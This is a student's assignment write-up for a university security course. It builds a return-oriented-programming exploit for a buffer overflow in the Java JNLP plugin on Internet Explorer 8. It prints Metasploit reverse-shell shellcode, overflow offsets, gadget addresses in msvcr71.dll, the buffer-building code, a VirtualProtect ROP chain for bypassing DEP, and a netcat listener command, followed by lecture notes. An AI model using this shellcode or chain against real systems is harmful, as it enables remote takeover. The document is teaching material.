EECS 765 - Introduction to Cryptography and Computer Security

Programming Assignment 5


Amin Mamandipoor

Introduction

In this assignment, we will be using Return Oriented Programming (ROP) technique and chain useful gadgets to exploit a buffer overflow vulnerability in the Java Network Launch Protocol (JNLP) extension on Internet Explorer 8 running on Windows 7. The vulnerability lies in the unchecked boundaries of the *docbase* variable passed to JNLP. In order to locate gadget addresses, we will be using tools like *SkyRack* and *X*. Our final goal is to gain access to the Windows 7 shell. ***Unfortunately the exploit doesn't work properly.***

Developing the Exploit


The first thing I did was generate the shellcode for javascript. The *LPORT* is set to 4444, and the *LHOST* is set to 127.0.0.1, which is the loopback address.



```
msf6 payload(windows/shell_reverse_tcp) > generate -f js_le
// windows/shell_reverse_tcp - 324 bytes
// https://metasploit.com/
// VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
// ReverseAllowProxy=false, ReverseListenerThreaded=false,
// StagerRetryCount=10, StagerRetryWait=5,
// PrependMigrate=false, EXITFUNC=process, CreateSession=true,
// AutoVerifySession=true
%ue8fc%u0082%u0000%u8960%u31e5%u64c0%u508b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf2e2%u5752%u528b%u8
b10%u3c4a%u4c8b%u7811%u48e3%ud101%u8b51%u2059%ud301%u498b%ue318%u493a%u348b%u018b%u31d6%uacff%ucfc1%u010d%u38c7%u75e0%u03f6%uf87d%u7d3b%u7524%u58e4
%u588b%u0124%u66d3%u0c8b%u8b4b%u1c58%ud301%u048b%u018b%u89d0%u2444%u5b24%u615b%u5a59%uff51%u5fe0%u5a5f%u128b%u8deb%u685d%u3233%u0000%u7768%u3273%u5
45f%u4c68%u2677%uff07%ub8d5%u0190%u0000%uc429%u5054%u2968%u6b80%uff00%u50d5%u5050%u4050%u4050%u6850%u0fea%ue0df%ud5ff%u6a97%u6805%u007f%u0100%u0268
%u1100%u895c%u6ae6%u5610%u6857%ua599%u6174%ud5ff%uc085%u0c74%u4eff%u7508%u68ec%ub5f0%u56a2%ud5ff%u6368%u646d%u8900%u57e3%u5757%uf631%u126a%u5659%uf
de2%uc766%u2444%u013c%u8d01%u2444%uc610%u4400%u5054%u5656%u4656%u4e56%u5656%u5653%u7968%u3fcc%uff86%u89d5%u4ee0%u4656%u30ff%u0868%u1d87%uff60%ubbd5
%ub5f0%u56a2%ua668%ubd95%uff9d%u3cd5%u7c06%u800a%ue0fb%u0575%u47bb%u7213%u6a6f%u5300%ud5ff
msf6 payload(windows/shell_reverse_tcp) >
```

[Generating Shellcode for javaScript]

Next, I found the exact address of the *EIP* and *EBP* registers by using the *pattern_offset* and *pattern_create* tools. I identified the offset at 392 bytes. Additionally, it was determined that the *EBP* is located just before *EIP* at 388 bytes (expected):




```
amin@ubuntu20:/opt/metasploit-framework/embedded/framework/tools/exploit$ ./pattern_offset.rb -q 316e4130
[*] Exact match at offset 392
amin@ubuntu20:/opt/metasploit-framework/embedded/framework/tools/exploit$ ./pattern_offset.rb -q 6d41356d
[*] Exact match at offset 376
amin@ubuntu20:/opt/metasploit-framework/embedded/framework/tools/exploit$ ./pattern_offset.rb -q 6e41396d
[*] Exact match at offset 388
amin@ubuntu20:/opt/metasploit-framework/embedded/framework/tools/exploit$
```

[EIP and EBP offsets]

Finding Gadgets:

I used *skyrack* to search for the necessary gadgets in the *msvcr71.dll* library. It's crucial to identify gadgets with a *RET* instruction following them, ensuring that the program execution can return to where *ESP* points after the gadget's execution.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sky_search_raw -i "call eax; ret" ~/Desktop/msvcr71.dll

Decoding /home/kali/Desktop/msvcr71.dll ...
decoding done.
looking for call eax ffd0
0×7c3418d9 call eax

┌──(kali㉿kali)-[~/Desktop]
└─$ █
```

[call eax; ret]




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sky_search_raw -i "pop eax; ret" ~/Desktop/msvcr71.dll

Decoding /home/kali/Desktop/msvcr71.dll ...
decoding done.
looking for pop eax 58
0×7c34116b pop eax

┌──(kali㉿kali)-[~/Desktop]
└─$ █
```

[pop eax; ret]




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sky_search_raw -i "mov eax, [eax]; ret" ~/Desktop/msvcr71.dll

Decoding /home/kali/Desktop/msvcr71.dll ...
decoding done.
looking for mov eax, [eax] 8b00
0×7c3413aa mov eax, [eax]

┌──(kali㉿kali)-[~/Desktop]
└─$ █
```

[mov eax, [eax]; ret]



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sky_search_raw -i "leave" ~/Desktop/msvcr71.dll
Decoding /home/kali/Desktop/msvcr71.dll ...
decoding done.
looking for leave c9
0×7c3411a4 leave

┌──(kali㉿kali)-[~/Desktop]
└─$ █
```

[leave == mov esp, ebp; pop ebp]

Here are the addresses for the identified gadgets:


MOV EAX, [EAX]; RET: 0x7c3413aa
POP EAX; RET: 0x7c34116b
CALL EAX; RET: 0x7c3418d9

Overflow the Stack:

We need to overwrite the value of *EBP* with the address of the shell code in the heap which is *0x0a0a2020*. The reason for this is that, upon the execution of the *leave* instruction or stack flip, the ESP will point to the shell code in the heap. Therefore, the *ESP* will act as our *EIP* (instruction pointer), pointing to the address of the next instruction to be executed.

The address for the “*leave*” gadget was found at address *0x7c3411a4*. This value is going to be placed at *EIP* as part of the input buffer. This is how the first part of the exploit looks like:

```
|--------------------|------------------------------|------------------------------------------------------------------|
|   388 x “A”s    |   EBP = 0x0a0a2020    |    EIP = Address of “leave” gadget = 0x7c3411a4   |
|--------------------|------------------------------|------------------------------------------------------------------|
```



```
    for(i = 0; i < 97; i++)
        buf += unescape("%08%08%08%08"); //change to anywhere you want (little-endian)

    buf += unescape("%20%20%0a%0a"); // ebp
    buf += unescape("%a4%11%34%7c"); // eip
```

Next, we need to design our payload that will be sprayed on the heap using the *healplib.js* library. Following the stack flip, the *ESP* will point to a location in the heap where we can store our gadgets along with the reverse shellcode. It's important to consider that Data Execution Prevention (DEP) is enabled in the heap. To get around this, we'll utilize the *VirtualProtect* function, which can mark specific memory addresses as executable. By running the *VirtualProtect* function, we can change the permissions of the memory where the shellcode is stored and then execute the shellcode.

To find the address of the *VirtualProtect* function, the following commands can be used:

```
$ !dh msvcr71.dll
$ dps msvcr71+3a000
```

The address for *VirtualProtect* found at 0x7c37a140, we can confirm it with the following command in winGDB:

$ u poi(0x7c37a140)

The arguments for the *VirtualProtect* function are typically: *0a0a2020, 00004000, 00000040*, and *0a0a0a0a*.

The next step is to append the gadgets needed to call the *VirtualProtect* function.

```
|-----------------------------------------------------|
|                    POP EAX; RET                     |
|-----------------------------------------------------|
|      fptr (pointer to VirtualProtect 0x7c37a140)    |
|-----------------------------------------------------|
|                 MOV EAX, [EAX]; RET                 |
|-----------------------------------------------------|
|                    CALL EAX; RET                    |
|-----------------------------------------------------|
|                     0x0a0a2020                      |
|-----------------------------------------------------|
|                     0x00004000                      |
|-----------------------------------------------------|
|                     0x00000040                      |
|-----------------------------------------------------|
|                     0x0a0a0a0a                      |
|-----------------------------------------------------|
|           Address of shellcode 0x0a0a2050           |
|-----------------------------------------------------|
|               NOP SLEDs 0x90909090                  |
|-----------------------------------------------------|
|                  Reverse Shellcode                  |
|-----------------------------------------------------|
```

After executing VirtualProtect, it's essential to store the address of our reverse shellcode so that the program execution can jump to it and execute the reverse shell.

References and Collaborations

I don’t have any collaboration.

My Notes From the Lectures:

ROP involves chaining together existing code sequences called gadgets to execute arbitrary code.
A function call involves pushing parameters onto the stack, followed by the function's frame, return address, and parameters.
When returning from a function, we go to the epilogue, where the return address (RET) is after the function's execution.
ESP points just before RET.
Chaining Functions:
To chain functions, we manipulate the stack:

Keep ESP under control for execution guidance.
Use gadgets like pop/pop/ret.
Example: 140 As => address of add + (pop/pop/ret) + parameters for the first call + address of add + saved eip + parameters for the second add.
Useful Gadgets:
In Linux: msfelfscan for gadgets; in Windows: msfpescan.
Example gadgets:

EAX = 0x14 load immediately: pop EAX; RET, 14
[77ffe0300] read memory: pop EAX; RET/ 77ffe0300/ MOV ECX, [EAX]; RET
[08041000] = 0x4000 write memory: pop EAX; RET/ 08041000/ POP ECX; RET 4000
Func1(10, 20) call: fucn1/ RET, 10, 20
(*fptr)(10, 20) call function pointer: POP EAX; RET/ Fptr/ MOV EAX, [EAX]; RET/ CALL EAX; RET/ 10, 20
Stack Frame:
Describe what the stack frame looks like.

Running the Exploit:
Check if the exploit works on Windows 7 using specified commands:
In one terminal: $ nc -l -p 4444 -nvv

In another terminal: $ whatever

Heap Spraying:
Plugins in IE8 are stored in the same stack or heap. More plugins increase vulnerability.
Heap spraying involves putting shellcode with a size of 200 MB to make the system more susceptible.

Invoking VirtualProtect:

VP changes memory protection to RWX.
Use heaplib.js for accurate heap spraying.
Classic shellcode loaded at predictable addresses.
Invoke VirtualProtect to set memory protection to RWX, making it executable.
A function to change permissions and return to shellcode.
Stack Flip:
Flip stack onto the heap to redirect execution.

Set ESP to point to a heap region.
Control another register pointing to the heap.
Swap ESP's value with the chosen register.
Invoking VP on Windows:
Identify a DLL with potential access to kernel32.dll.
MSVR71.dll is used (non-randomized DLL).
Check headers with !dh MSVCR71.
Locate kernel32 function address: $ dps MSVCR71+3a000.
Use the address: 0x7c37a140 to VP function.
Use a ROP chain to call VP with the necessary parameters.
*ROP Chain for (fptr)(10,20):
POP EAX; RET, fptr, MOV EAX, [EAX]; RET, CALL EAX; RET, 10, 20.

$!vprot esp/eip to make sure that the register are writable or readables

Uae \xcc for interrupting and checking if VP has worked well.
Skyrack tool to find gadgets
sky_search _raw -i “pop eax” ~/Desktop/msvcr71.dll
Finding gadgets is not trivial.
Use -r flag for searching based on regular expressions.